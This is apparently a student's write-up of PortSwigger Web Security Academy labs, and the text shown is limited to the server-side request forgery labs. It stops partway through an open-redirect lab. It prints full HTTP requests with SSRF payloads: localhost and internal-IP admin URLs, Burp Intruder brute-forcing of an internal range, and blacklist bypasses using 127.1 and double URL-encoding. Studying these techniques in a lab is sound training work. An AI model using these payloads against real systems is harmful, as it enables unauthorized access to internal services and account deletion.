

PORTRUGGER LABS

Hussain Kas

10 May 2022

Contents

1 Server-side request forgery (SSRF)	1
1.1 Lab1 - Basic SSRF against the local server	1
1.2 Lab2 - Basic SSRF against another back-end system	5
1.3 Lab3 - SSRF with blacklist-based input filter	8
1.4 Lab4 - SSRF with filter bypass via open redirection vulnerability	11
2 HTTP request smuggling	14
2.1 Lab1 - HTTP request smuggling, basic CL.TE vulnerability	14
2.2 Lab2 - HTTP request smuggling, basic TE.CL vulnerability	17
2.3 Lab3 - HTTP request smuggling, obfuscating the TE header	19
CL.TE	20
TE.CL	21
2.4 Lab4 - HTTP request smuggling, confirming a CL.TE vulnerability via differential responses	22
2.5 Lab5 - HTTP request smuggling, confirming a TE.CL vulnerability via differential responses	23
2.6 Lab6 - Exploiting HTTP request smuggling to bypass front-end security controls, CL.TE vulnerability	24
2.7 Lab7 - Exploiting HTTP request smuggling to bypass front-end security controls, TE.CL vulnerability	28
2.8 Lab8 - Exploiting HTTP request smuggling to reveal front-end request rewriting	30
3 OS command injection	35
3.1 Lab1 - OS command injection, simple case	35
3.2 Lab2 - Blind OS command injection with time delays	36
3.3 Lab3 - Blind OS command injection with output redirection	37
4 Server-side template injection	40
4.1 Lab1 - Basic server-side template injection	40
4.2 Lab2 - Basic server-side template injection (code context)	42
4.3 Lab3 - Server-side template injection using documentation	46
4.4 Lab4 - Server-side template injection in an unknown language with a documented exploit	48
4.5 Lab5 - Server-side template injection with information disclosure via user-supplied objects	50

1 Server-side request forgery (SSRF)

Note: The last lab requires Burp Suite Professionals, that's why skipped.

1.1 Lab1 - Basic SSRF against the local server

Below are the tasks for this lab:



This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at `http://localhost/admin` and delete the user `carlos`.

[Access the lab](#)

Launching the Lab link loads a shopping website listing random stuff with name, price and ratings.

A screenshot of a web browser showing a shopping website. The header includes the "WebSecurity Academy" logo, a "Basic SSRF against the local server" title, and a "Not solved" status with a lab icon. The main content features a logo "WE LIKE TO SHOP" with a hanger icon. Four products are listed in a grid: 1. "Couple's Umbrella" (red umbrella, 3 stars, \$60.74) with a "View details" button. 2. "Cheshire Cat Grin" (smiling cat mouth, 5 stars, \$79.55) with a "View details" button. 3. "Paddling Pool Shoes" (two colorful pools, 5 stars, \$26.13) with a "View details" button. 4. "Real Life Photoshopping" (makeup and brushes, 1 star, \$59.08) with a "View details" button. The bottom of the page shows navigation links for "Home" and "My account".

Below each listing is “View details” button that opens another page of that product providing more details.

Couple's Umbrella



\$79.03



Description:

Do you love public displays of affection? Are you and your partner one of those insufferable couples that insist on making the rest of us feel nauseas? If you answered yes to one or both of these questions, you need the Couple's Umbrella. And possible therapy.

Not content being several yards apart, you and your significant other can dance around in the rain fully protected from the wet weather. To add insult to the rest of the public's injury, the umbrella only has one handle so you can be sure to hold hands whilst barging children and the elderly out of your way. Available in several romantic colours, the only tough decision will be what colour you want to demonstrate your over the top love in public.

Cover both you and your partner and make the rest of us look on in envy and disgust with the Couple's Umbrella.

London

There is “Check stock” button, clicking it returns the number which is mentioned below.

London

255 units

Viewing the page with developer tools gave more insight on how the check stock is working.

```
<select name="stockApi">
  <option value="http://stock.weliketoshop.net:8080/product/stock/check?productId=3&storeId=1">London</option>
  <option value="http://stock.weliketoshop.net:8080/product/stock/check?productId=3&storeId=2">Paris</option>
  <option value="http://stock.weliketoshop.net:8080/product/stock/check?productId=3&storeId=3">Milan</option>
</select>
[whitespace]
<button class="button" type="submit">Check stock</button>
</form>
```

There are three API link calls for each store located in a city to check for the stocks. The button will send “POST” request to the webserver with stockapi link. The server then fetches the information from the API link and display on the browser. Screenshot of the POST request sent to the server:

```

POST /product/stock HTTP/1.1
Host: ac311f921f55a8b2c01d62d400f8003d.web-security-academy.net
Cookie: session=TTeQwRZQooPJaT98BJz44PXdy0QNv2Vr
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://ac311f921f55a8b2c01d62d400f8003d.web-security-academy.net/product?productId=1
Content-Type: application/x-www-form-urlencoded
Origin: https://ac311f921f55a8b2c01d62d400f8003d.web-security-academy.net
Content-Length: 107
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

stockApi=http%3A%2F%2Fstock.weliketoshop.net%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D1%26storeId%3D1

```

Modifying the api link to localhost/admin directory will return the admin page of the webserver.

```

▼<select name="stockApi">
  <option value="http://localhost/admin">London</option>
  <option value="http://stock.weliketoshop.net:8080/product/stock/check?productId=1&storeId=2">Paris</option>
  <option value="http://stock.weliketoshop.net:8080/product/stock/check?productId=1&storeId=3">Milan</option>
</select>
[whitespace]
<button class="button" type="submit">Check stock</button>
</form>

```

Confirming with intercepting the request with Burp:

```

POST /product/stock HTTP/1.1
Host: ac311f921f55a8b2c01d62d400f8003d.web-security-academy.net
Cookie: session=TTeQwRZQooPJaT98BJz44PXdy0QNv2Vr
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://ac311f921f55a8b2c01d62d400f8003d.web-security-academy.net/product?productId=1
Content-Type: application/x-www-form-urlencoded
Origin: https://ac311f921f55a8b2c01d62d400f8003d.web-security-academy.net
Content-Length: 39
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

stockApi=http%3A%2F%2Flocalhost%2Fadmin

```

After forwarding the request, the admin page loads.

Users

carlos - [Delete](#)
 Wiener - [Delete](#)

[Home](#) | [Admin panel](#) | [My account](#)

units

[< Return to list](#)

There is a delete button for carlos, deleting the user will complete the lab, but clicking it will generate the GET request from the client, which the server won't allow as the client is from the outside network and is not authorized as Admin.

Intercepting delete user request:

```

GET /admin/delete?username=carlos HTTP/1.1
Host: acef1feeleeede839c060518c00ed0061.web-security-academy.net
Cookie: session=aokPaQEJDha9NVMU8bcgOLYDW7MxaoJW
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Dnt: 1
Referer: https://acef1feeleeede839c060518c00ed0061.web-security-academy.net/product?productId=2
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close

```

Viewing the developer options provides a link with a delete query for a user.

```

<span>carlos -</span>
<a href="/admin/delete?username=carlos">Delete</a>
</div>
... ...

```

Modifying the previous Check stock request to the webserver, inserting the delete query for the user. This will create the POST request with the URL with delete query, the server will itself render the request and delete the user.

```

POST /product/stock HTTP/1.1
Host: acef1feeleeede839c060518c00ed0061.web-security-academy.net
Cookie: session=oXrc8lE2hafbrWKcRZY0Xri0IHc2XPx; session=aokPaQEJDha9NVMU8bcgOLYDW7MxaoJW
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://acef1feeleeede839c060518c00ed0061.web-security-academy.net/product?productId=2
Content-Type: application/x-www-form-urlencoded
Origin: https://acef1feeleeede839c060518c00ed0061.web-security-academy.net
Content-Length: 68
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
stockApi=http%3A%2B%2Flocalhost%2Fadmin%2Fdelete%3Fusername%3Dcarlos

```

Intercepted request:

```

POST /product/stock HTTP/1.1
Host: acef1feeleeede839c060518c00ed0061.web-security-academy.net
Cookie: session=oXrc8lE2hafbrWKcRZY0Xri0IHc2XPx; session=aokPaQEJDha9NVMU8bcgOLYDW7MxaoJW
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://acef1feeleeede839c060518c00ed0061.web-security-academy.net/product?productId=2
Content-Type: application/x-www-form-urlencoded
Origin: https://acef1feeleeede839c060518c00ed0061.web-security-academy.net
Content-Length: 68
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
stockApi=http%3A%2B%2Flocalhost%2Fadmin%2Fdelete%3Fusername%3Dcarlos

```

Forwarding the request will delete the user “Carlos”. Requesting again for the admin page will confirm the user is deleted.

Congratulations, you solved the lab!

 Share your skills!

[Continue learning >](#)

[Home](#) | [Admin panel](#) | [My account](#)

User deleted successfully!

Users

wiener - [Delete](#)

1.2 Lab2 - Basic SSRF against another back-end system

Task for this lab:



This lab has a stock check feature which fetches data from an internal system.

To solve the lab, use the stock check functionality to scan the internal 192.168.0.x range for an admin interface on port 8080, then use it to delete the user carlos.

[Access the lab](#)

The lab launches the same online shopping website with products listed. We can follow the same drill above selecting the product and viewing its html content using developers tool or inspect element.

```

▶ <p>...</p>
▼ <form id="stockCheckForm" action="/product/stock" method="POST"> [event]
  <select name="stockApi">
    <option value="http://192.168.0.1:8080/product/stock/check?productId=3&storeId=1">London</option>
    <option value="http://192.168.0.1:8080/product/stock/check?productId=3&storeId=2">Paris</option>
    <option value="http://192.168.0.1:8080/product/stock/check?productId=3&storeId=3">Milan</option>
  </select>
  whitespace
  <button class="button" type="submit">Check stock</button>
</form>

```

Here also there are three stockapi call links but the URL is an internal IP with product and store id number as the query, which sums that information will be fetched from another internal server in the network.

As it mentioned above in the task section of the lab, we have to request a correct internal server starting from 192.168.0.X which is hosting an admin page.

We can brute force all 254 possibilities.

So first change one of the value to request and admin panel and intercept the request through burp.

```

▼ <select name="stockApi">
  <option value="http://192.168.0.1:8080/admin">London</option>
  <option value="http://192.168.0.1:8080/product/stock/check?productId=6&storeId=2">Paris</option>
  <option value="http://192.168.0.1:8080/product/stock/check?productId=6&storeId=3">Milan</option>
</select>
whitespace
<button class="button" type="submit">Check stock</button>

```

Intercepted request:

```

POST /product/stock HTTP/1.1
Host: acfalf211edf8dddc0dc696c00ed009d.web-security-academy.net
Cookie: session=eYjrp1jHHUE5Vzf3wb4KqkGllLFxPaiE
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://acfalf211edf8dddc0dc696c00ed009d.web-security-academy.net/product?productId=6
Content-Type: application/x-www-form-urlencoded
Origin: https://acfalf211edf8dddc0dc696c00ed009d.web-security-academy.net
Content-Length: 48
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

stockApi=http%3A%2F%2F192.168.0.1%3A8080%2Fadmin

```

Send the request to intruder and placing the payload position at the 4th octet where we can provide Burp with numbers to bruteforce.

② Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

```

② Target: https://ac9elf3bf76804cc09111dc00fd0051.web-security-academy.net

1 POST /product/stock HTTP/1.1
2 Host: ac9elf3bf76804cc09111dc00fd0051.web-security-academy.net
3 Cookie: session=i2ZKrggbGCsPmp42YuPH2EsWqRDQNET
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
5 Accept: /*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://ac9elf3bf76804cc09111dc00fd0051.web-security-academy.net/product?productId=2
9 Content-Type: application/x-www-form-urlencoded
10 Origin: https://ac9elf3bf76804cc09111dc00fd0051.web-security-academy.net
11 Content-Length: 48
12 Dnt: 1
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16 Te: trailers
17 Connection: close
18
19 stockApi=http%3A%2F%2F192.168.0.50%3A8080%2Fadmin

```

Setting up payload type to **Numbers**, providing the number range from 1 to 254 with 1 step.

Dashboard Target Proxy **Intruder** Repeater Sequencer Decoder Comparer Logger

2 × ...

Positions Payloads Resource Pool Options

(?) **Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various types of payloads can be generated.

Payload set: Payload count: 254
Payload type: Request count: 254

(?) **Payload Options [Numbers]**

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: Sequential Random

From:
To:
Step:
How many:

Number format

Starting the attack will send the request repeatedly one at a time and display the response, from which we can figure out with request was a success. In this case 107, respond with a success admin page.

Dashboard Target Proxy **Intruder** Repeater Sequencer Decoder Comparer Logger

2 × ...

Positions Payloads Resource Pool Options

(?) **Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various types of payloads can be generated.

Payload set: Payload count: 254
Payload type: Request count: 254

(?) **Payload Options [Numbers]**

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: Sequential Random

From:
To:
Step:
How many:

Number format

Binding this number with the address on the web page, and clicking **Check Stock** button will respond back with the admin page.

```

▼ <form id="stockCheckForm" action="/product/stock" method="POST"> event
  ▼ <select name="stockApi">
    <option value="http://192.168.0.42:8080/admin/">London</option>
    <option value="http://192.168.0.1:8080/product/stock/check?productId=6&storeId=2">Paris</option>
    <option value="http://192.168.0.1:8080/product/stock/check?productId=6&storeId=3">Milan</option>
  </select>
  whitespace
  <button class="button" type="submit">Check stock</button>
</form>

```

To delete the user, we can follow the steps as in lab1, copying the URL delete user query from the admin page and pasting in the check stock api link query on the current lab web page.

```

<!!>USERS</!!>
▼ <div>
  <span>carlos -</span>
  <a href="/http://192.168.0.42:8080/admin/delete?username=carlos">Delete</a>
</div>
▶ <div>...</div>

```

This will delete the user.

The screenshot shows the Web Security Academy interface. At the top, there's a navigation bar with 'Home' and 'Admin panel'. Below it, a banner says 'Basic SSRF against another back-end system'. On the left, there's a sidebar with 'Web Security Academy' and a 'PRACTITIONER' badge. The main content area shows a user named 'wiener' with a 'Delete' link. A message at the bottom says 'User deleted successfully!'. To the right, there's a 'Solved' badge with a checkmark and a small icon.

Users

wiener - Delete

1.3 Lab3 - SSRF with blacklist-based input filter

Task of this lab:



This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at `http://localhost/admin` and delete the user `carlos`.

The developer has deployed two weak anti-SSRF defenses that you will need to bypass.

[Access the lab](#)

The lab loads the same online shopping web page with multiple products listed. Repeating same steps brought us to the api link where data is fetched from.

Intercept the request by clicking on the *Check Stock* button and send it to repeater on burp for further analysis and sending requests.

```

Request
Pretty Raw Hex ⌂ ln ⌂
1 POST /product/stock HTTP/1.1
2 Host: ac531f7fleef7c316c0ff30ef00c800b9.web-security-academy.net
3 Cookie: session=ek6DHooIjrkLEYQca4veete58mJmIFq1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://ac531f7fleef7c316c0ff30ef00c800b9.web-security-academy.net/product?productId=6
9 Content-Type: application/x-www-form-urlencoded
10 Origin: https://ac531f7fleef7c316c0ff30ef00c800b9.web-security-academy.net
11 Content-Length: 107
12 Dnt: 1
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16 Te: trailers
17 Connection: close
18
19 stockApi=
http://localhost

```

Target: https://ac531f7fleef7c316c0ff30ef00c800b9.web-security-academy.net

First tried to access the localhost by sending `http://localhost` as POST query but the request was blocked. It means the webserver is using blacklist to block this input query.

```

Request
Pretty Raw Hex ⌂ ln ⌂
1 POST /product/stock HTTP/1.1
2 Host: ac531f7fleef7c316c0ff30ef00c800b9.web-security-academy.net
3 Cookie: session=ek6DHooIjrkLEYQca4veete58mJmIFq1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://ac531f7fleef7c316c0ff30ef00c800b9.web-security-academy.net/product?productId=6
9 Content-Type: application/x-www-form-urlencoded
10 Origin: https://ac531f7fleef7c316c0ff30ef00c800b9.web-security-academy.net
11 Content-Length: 25
12 Dnt: 1
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16 Te: trailers
17 Connection: close
18
19 stockApi=http://localhost|

```

Response

```

Pretty Raw Hex Render ⌂ ln ⌂
1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 51
5
6 "External stock check blocked for security reasons"

```

`127.0.0.1` can also be used in place but the application blocked this input as well.

Other alternatives to represent this IP can be used as well such as `127.1`, which worked and the webpage can be accessed.

Request

```

Pretty Raw Hex ⌂ ln ⌂
1 POST /product/stock HTTP/1.1
2 Host: acfb1flalif223ld7c01704e60010001e.web-security-academy.net
3 Cookie: session=464iNAiAmJ0jvDWj4UjUhGxbakNyMn9
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://acfb1flalif223ld7c01704e60010001e.web-security-academy.net/product?productId=3
9 Content-Type: application/x-www-form-urlencoded
10 Origin: https://acfb1flalif223ld7c01704e60010001e.web-security-academy.net
11 Content-Length: 21
12 Dnt: 1
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16 Te: trailers
17 Connection: close
18
19 stockApi=http://127.1

```

Response

SSRF with blacklist-based input filter

Back to lab description >

Home | Admin panel | My account

WE LIKE TO SHOP

Enter ↩

Once we able to access the webpage, we can send another POST request to return the admin page, adding /admin in front. The respond shows that the application blocked the admin input.

```

Request
Pretty Raw Hex ⌂ ⌂ ⌂
1 POST /product/stock HTTP/1.1
2 Host: acfb1flalf223ld7c01704e6001000le.web-security-academy.net
3 Cookie: session=464iNA1AmJ0jvDWj4UjhGxbakNyYmn9
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0)
Gecko/20100101 Firefox/91.0
5 Accept: /*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer:
https://acfb1flalf223ld7c01704e6001000le.web-security-academy.net/product?productId=3
9 Content-Type: application/x-www-form-urlencoded
10 Origin:
https://acfb1flalf223ld7c01704e6001000le.web-security-academy.net
11 Content-Length: 27
12 Dnt: 1
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16 Te: trailers
17 Connection: close
18
19 stockApi=http://127.1/admin|

```

```

Response
Pretty Raw Hex Render ⌂ ⌂ ⌂
1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 51
5
6 "External stock check blocked for security reasons"

```

To bypass this security we can try obfuscating the admin string in the POST request by encoding it.

```

Request
Pretty Raw Hex ⌂ ⌂ ⌂
1 POST /product/stock HTTP/1.1
2 Host: acfb1flalf223ld7c01704e6001000le.web-security-academy.net
3 Cookie: session=464iNA1AmJ0jvDWj4UjhGxbakNyYmn9
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0)
Gecko/20100101 Firefox/91.0
5 Accept: /*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer:
https://acfb1flalf223ld7c01704e6001000le.web-security-academy.net/product?productId=3
9 Content-Type: application/x-www-form-urlencoded
10 Origin:
https://acfb1flalf223ld7c01704e6001000le.web-security-academy.net
11 Content-Length: 37
12 Dnt: 1
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16 Te: trailers
17 Connection: close
18
19 stockApi=http://127.1/%61%64%6d%69%6e

```

```

Response
Pretty Raw Hex Render ⌂ ⌂ ⌂
1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 51
5
6 "External stock check blocked for security reasons"

```

This also respond with application blocking the input. We can try again double obfuscating the admin string again.

```

Request
Pretty Raw Hex ⌂ ⌂ ⌂
1 POST /product/stock HTTP/1.1
2 Host: acfb1flalf223ld7c01704e6001000le.web-security-academy.net
3 Cookie: session=464iNA1AmJ0jvDWj4UjhGxbakNyYmn9
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0)
Gecko/20100101 Firefox/91.0
5 Accept: /*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer:
https://acfb1flalf223ld7c01704e6001000le.web-security-academy.net/product?productId=3
9 Content-Type: application/x-www-form-urlencoded
10 Origin:
https://acfb1flalf223ld7c01704e6001000le.web-security-academy.net
11 Content-Length: 67
12 Dnt: 1
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16 Te: trailers
17 Connection: close
18
19 stockApi=
http://127.1/%25%30%31%25%36%34%25%36%64%25%30%39%25%36%65

```

```


Response
Pretty Raw Hex Render ⌂ ⌂ ⌂
WebSecurity Academy 
SSRF with blacklist-based input filter
LAB Not solved 
Back to lab description >
Home | Admin panel | My account
Users
carlos - Delete
wiener - Delete

```

Double encoding the admin string bypassed the security and we got access to the admin page of the application.

The application was decoding the POST request first then checking its blacklist. So double encoding the string was able to bypass it.

Now Repeating the sam step of copying the delete user query and pasting with POST entry request to the webapp deletes the account.




Request

```
1 POST /product/stock HTTP/1.1
2 Host: acfb1flalf223ld7c01704e6001000le.web-security-academy.net
3 Cookie: session=464iNAiAmJ0jvDWj4UjhGxbkNyYHn9
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0)
Gecko/20100101 Firefox/91.0
5 Accept: /*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://acfb1flalf223ld7c01704e6001000le.web-security-academy.net/product?productId=3
9 Content-Type: application/x-www-form-urlencoded
10 Origin: https://acfb1flalf223ld7c01704e6001000le.web-security-academy.net
11 Content-Length: 90
12 Dnt: 1
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16 Te: trailers
17 Connection: close
18 stockApi=
http://127.1/%25%36%31%25%36%34%25%36%64%25%36%39%25%36%65/delete?username=carlos
```

Response

```
1 HTTP/1.1 302 Found
2 Location: /admin
3 Set-Cookie: session=HQFfcucJUUhRjWuAMxyQ9lpwf67Hi6uC; Secure; HttpOnly; SameSite=None
4 Connection: close
5 Content-Length: 0
6
7
```

Requesting the webapp again for the admin panel to confirm the account deletion.



Request

```
1 POST /product/stock HTTP/1.1
2 Host: acfb1flalf223ld7c01704e6001000le.web-security-academy.net
3 Cookie: session=464iNAiAmJ0jvDWj4UjhGxbkNyYHn9
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0)
Gecko/20100101 Firefox/91.0
5 Accept: /*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://acfb1flalf223ld7c01704e6001000le.web-security-academy.net/product?productId=3
9 Content-Type: application/x-www-form-urlencoded
10 Origin: https://acfb1flalf223ld7c01704e6001000le.web-security-academy.net
11 Content-Length: 68
12 Dnt: 1
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16 Te: trailers
17 Connection: close
18 stockApi=
http://127.1/%25%36%31%25%36%34%25%36%64%25%36%39%25%36%65/
```

Response

WebSecurityAcademy SSRF with blacklist-based input filter LAB Solved

Back to lab description >

User deleted successfully!

Users

wiener - Delete

1.4 Lab4 - SSRF with filter bypass via open redirection vulnerability

Goals and objectives to achieve:



This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at <http://192.168.0.12:8080/admin> and delete the user carlos.

The stock checker has been restricted to only access the local application, so you will need to find an open redirect affecting the application first.

[Access the lab](#)

We know that the admin page we need is not on the web application but behind the firewall somewhere on the webapp network.

When we load the challenge, it starts with the same online website page with products listed. Navigating to any, provides details and a button to call an api link to fetch number of products in stock.

What's new in this lab is *Next Product* option on bottom right, digging further using developer tools, there is a link which seems like it will redirect the product page to a different product page, mentioned in *path* variable, using GET request.

```

<p></p>
<form id="stockCheckForm" action="/product/stock" method="POST"></form> (event)
<span id="stockCheckResult"></span>
<script src="/resources/js/stockCheckPayload.js"></script>
<script src="/resources/js/stockCheck.js"></script>
<div class="is-linkback">
  :before
  [whitespace]
  <a href="/">Return to list</a>
  [whitespace]
  <a href="/product/nextProduct?currentProductId=4&path=/product?productId=4"> Next product</a>
</div>
</section>
</div>
</div>
</body>
</html>

```

Lets change the path variable from product directory to <https://github.com> to make sure if this webapp contains an open redirection vulnerability.

```

<a href="/">Return to list</a>
[whitespace]
<a href="/product/nextProduct?currentProductId=4&path=https://github.com"> Next product</a>
</div>
</section>
</div>

```

```

GET / HTTP/1.1
Host: github.com
Cookie: _octo=GHI_1.394153953.1641732716; logged_in=no; _device_id=e73f0d7a667546b18dd2fb049a82ebad; __gh_sess=
%2Bh1QXWfFEBKX3wAUcnIJKWWDHjVt8hAEvrGv2F4OpXp39MRchdG68l3FJpiD2uaRj7vpArxWVcyebwZs2F3VXgHqS4P\ADUPz9laDpuDaJJ9tp0AGmDFQilpwv5R7ek2ZE0Enjyy46gxznQJ%2
a15j%2BfeV8rzw3wTyb8FAC2557Ly%2FUM9dhOMs2FkYjwiyKoYvJhqtfi6BePSh%2FMPtGUMxSOY%2BpnNzrgCKI0u7IGDrno4K2U0gdqPciy0RJDLURpdMxnAOBPES%2FDBQCa
gbs3Kw%3D%3D- e
MDBV3t%2F4tfOKCq- V3eJIC%2B6NY3bUvzvEB540%3D%3D; tz=UTC
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
